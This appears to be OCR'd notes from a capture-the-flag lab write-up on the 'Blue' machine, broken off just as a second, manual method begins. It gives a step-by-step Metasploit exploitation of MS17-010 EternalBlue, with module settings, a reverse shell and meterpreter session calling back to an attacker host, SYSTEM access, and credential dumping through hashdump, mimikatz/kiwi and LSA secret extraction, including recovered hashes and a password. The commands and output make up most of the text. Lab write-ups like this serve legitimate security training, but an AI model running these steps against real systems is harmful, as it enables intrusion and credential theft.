

Blue

Option 1: Automate exploitation with Metasploit

1. Scan


- Most of the time, SMB is very vulnerable and should be checked first.





2. Enumeration

1. Vulnerable scan on machine



- Google for the vulnerability
- Open up **Metasploit**

- Search for the **MS17-010** vulnerability if it is existed on that machine.

```
msf5 > search ms17-010

Matching Modules
================

   #  Name                                           Disclosur
   -  ----                                           ---------
   1  auxiliary/admin/smb/ms17_010_command           2017-03-1
ternalChampion SMB Remote Windows Command Execution
   2  auxiliary/scanner/smb/smb_ms17_010
   3  exploit/windows/smb/ms17_010_eternalblue       2017-03-1
Kernel Pool Corruption
   4  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-1
Kernel Pool Corruption for Win8+
   5  exploit/windows/smb/ms17_010_psexec            2017-03-1
ternalChampion SMB Remote Windows Code Execution
```

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 10.10.10.40
rhosts => 10.10.10.40
msf5 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                Required  Description
   ----         ---------------                                                --------  -----------
   CHECK_ARCH   true                                                           no        Check for architecture on vulnerable
 hosts
   CHECK_DOPU   true                                                           no        Check for DOUBLEPULSAR on vulnerable
 hosts
   CHECK_PIPE   false                                                          no        Check for named pipe on vulnerable h
osts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS       10.10.10.40                                                    yes       The target address range or CIDR ide
ntifier
   RPORT        445                                                            yes       The SMB service port (TCP)
   SMBDomain    .                                                              no        The Windows domain to use for authen
tication
   SMBPass                                                                     no        The password for the specified usern
ame
   SMBUser                                                                     no        The username to authenticate as
   THREADS      1                                                              yes       The number of concurrent threads
```

- Yes, the machine is vulnerable

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 10.10.10.40:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > options
```

2. Exploit with unstaged payload - generic/-shell_reverse_tcp

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.10.40      yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for aut
   SMBPass                         no        (Optional) The password for the specified us
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.24      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

3. Exploit with MetaSploit

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > show targets
    ...targets...
msf exploit(ms17_010_eternalblue) > set TARGET < target-id >
msf exploit(ms17_010_eternalblue) > show options
    ...show and set options...
msf exploit(ms17_010_eternalblue) > exploit
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.10.40
rhosts => 10.10.10.40
msf5 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.14.24:4444
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
```

⇒ **Hit enter**.

⇒ Popped the shell.

```
[*] Command shell session 1 opened (10.10.14.24:4444 -> 10.10.10.40:49158) at 2019-08-11 15:02:02 -0400
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=



C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
haris-PC

C:\Windows\system32>^C
Abort session 1? [y/N]  y
""
```

Improving our exploit / discussion on payload types

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.10.40      yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.24      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

- As we could see, this is **unstaged** 'generic' **payload** with the dash '_' ⇒ shell_reverse_tcp

Meaning, this **unstaged payload** will be sent all at once.

Unstaged payload

Stage 1 **Stage 2**
⇒ generic/shell_reverse_tcp

Staged payload.

Note: If we are having trouble exploit but we believe there are vulnerabilities, consider to change into **staged payload**.

Stage 1 **Stage 2** **Stage 3**
⇒ generic/ shell/ reverse_tcp

- So, we could improve better exploit by switched to **Staged payload** from Unstaged payload generic/shell_reverse_tcp with only command prompt.

⇒ So, we selected staged paylaod which to send multiple staged exploit.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/
set payload windows/x64/meterpreter/bind_ipv6_tcp        set payload windows/x64/meterpreter/reverse_named_pipe
set payload windows/x64/meterpreter/bind_ipv6_tcp_uuid   set payload windows/x64/meterpreter/reverse_tcp
set payload windows/x64/meterpreter/bind_named_pipe      set payload windows/x64/meterpreter/reverse_tcp_rc4
set payload windows/x64/meterpreter/bind_tcp             set payload windows/x64/meterpreter/reverse_tcp_uuid
set payload windows/x64/meterpreter/bind_tcp_uuid        set payload windows/x64/meterpreter/reverse_winhttp
set payload windows/x64/meterpreter/reverse_http         set payload windows/x64/meterpreter/reverse_winhttps
set payload windows/x64/meterpreter/reverse_https
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

- NOTE: Exploitation might be failed the first time but keep re-trying.

```
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[-] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 17 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 10.10.10.40
[*] Meterpreter session 2 opened (10.10.14.24:4444 -> 10.10.10.40:49159) at 2019-08-11 15:06:21 -0400
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

- Now, we could see its architecutre and dump its hash → then, crack them!

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : HARIS-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_GB
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:cdf51b162460b7d5bc898f493751a0cc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
haris:1000:aad3b435b51404eeaad3b435b51404ee:8002bc89de91f6b52d518bde69202dc6:::
meterpreter >
```

4. Post Exploitation with Meterpreter

- **Meterpreter** is very powerful and very flexible.

```
meterpreter > load
load espia       load incognito   load lanattacks  load peinjector  load python      load unhook
load extapi      load kiwi        load mimikatz    load powershell  load sniffer     load winpmem
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.1.1 20180925 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter >
```


```
Kiwi Commands
=============

    Command                Description
    -------                -----------
    creds_all              Retrieve all credentials (parsed)
    creds_kerberos         Retrieve Kerberos creds (parsed)
    creds_msv              Retrieve LM/NTLM creds (parsed)
    creds_ssp              Retrieve SSP creds
    creds_tspkg            Retrieve TsPkg creds (parsed)
    creds_wdigest          Retrieve WDigest creds (parsed)
    dcsync                 Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm            Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create   Create a golden kerberos ticket
    kerberos_ticket_list   List all kerberos tickets (unparsed)
    kerberos_ticket_purge  Purge any in-use kerberos tickets
    kerberos_ticket_use    Use a kerberos ticket
    kiwi_cmd               Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam           Dump LSA SAM (unparsed)
    lsa_dump_secrets       Dump LSA secrets (unparsed)
    password_change        Change the password/hash of a user
    wifi_list              List wifi profiles/creds for the current user
    wifi_list_shared       List shared wifi profiles/creds (requires SYSTEM)

meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
wdigest credentials
===================

Username   Domain     Password
--------   ------     --------
(null)     (null)     (null)
```

```
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : HARIS-PC
SysKey : a749692f1dc76b46d7141ef778aa6bef

Local name : haris-PC ( S-1-5-21-319597671-3711062392-2889596693 )
Domain name : WORKGROUP

Policy subsystem is : 1.11
LSA Key(s) : 1, default {060be82b-0750-887a-808d-0774087457db}
  [00] {060be82b-0750-887a-808d-0774087457db} d28ec83ef05184b93100beaa4d64a6a1a420b8a7a144c943fe57f60fbaa6425d

Secret  : DefaultPassword
old/text: kERjCoEmxdlSD

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 0a f3 a4 c2 1c ac 07 2f 83 07 61 b5 02 67 89 78 95 2d f3 0d 0f c8 4e 4e a5 c8 92 f6 74 a6 ea b6 fb 62 3e
 a7 93 cf cf 6f
    full: 0af3a4c21cac072f830761b502678978952df30d0fc84e4ea5c892f674a6eab6fb623ea793cfcf6f
    m/u : 0af3a4c21cac072f830761b502678978952df30d / 0fc84e4ea5c892f674a6eab6fb623ea793cfcf6f
old/hex : 01 00 00 00 c9 22 d6 0b 83 9e dd 98 a7 ad 7a 5a c5 ff 4e bb 8a d2 6f 01 61 be bf d4 bc 70 54 70 fd df 46 12 a8 c5 e5
 2d 98 6c 79 71
    full: c922d60b839edd98a7ad7a5ac5ff4ebb8ad26f0161bebfd4bc705470fddf4612a8c5e52d986c7971
    m/u : c922d60b839edd98a7ad7a5ac5ff4ebb8ad26f01 / 61bebfd4bc705470fddf4612a8c5e52d986c7971
```

Option 2: Manually exploit with AutoBlue

1. Install and check for taget

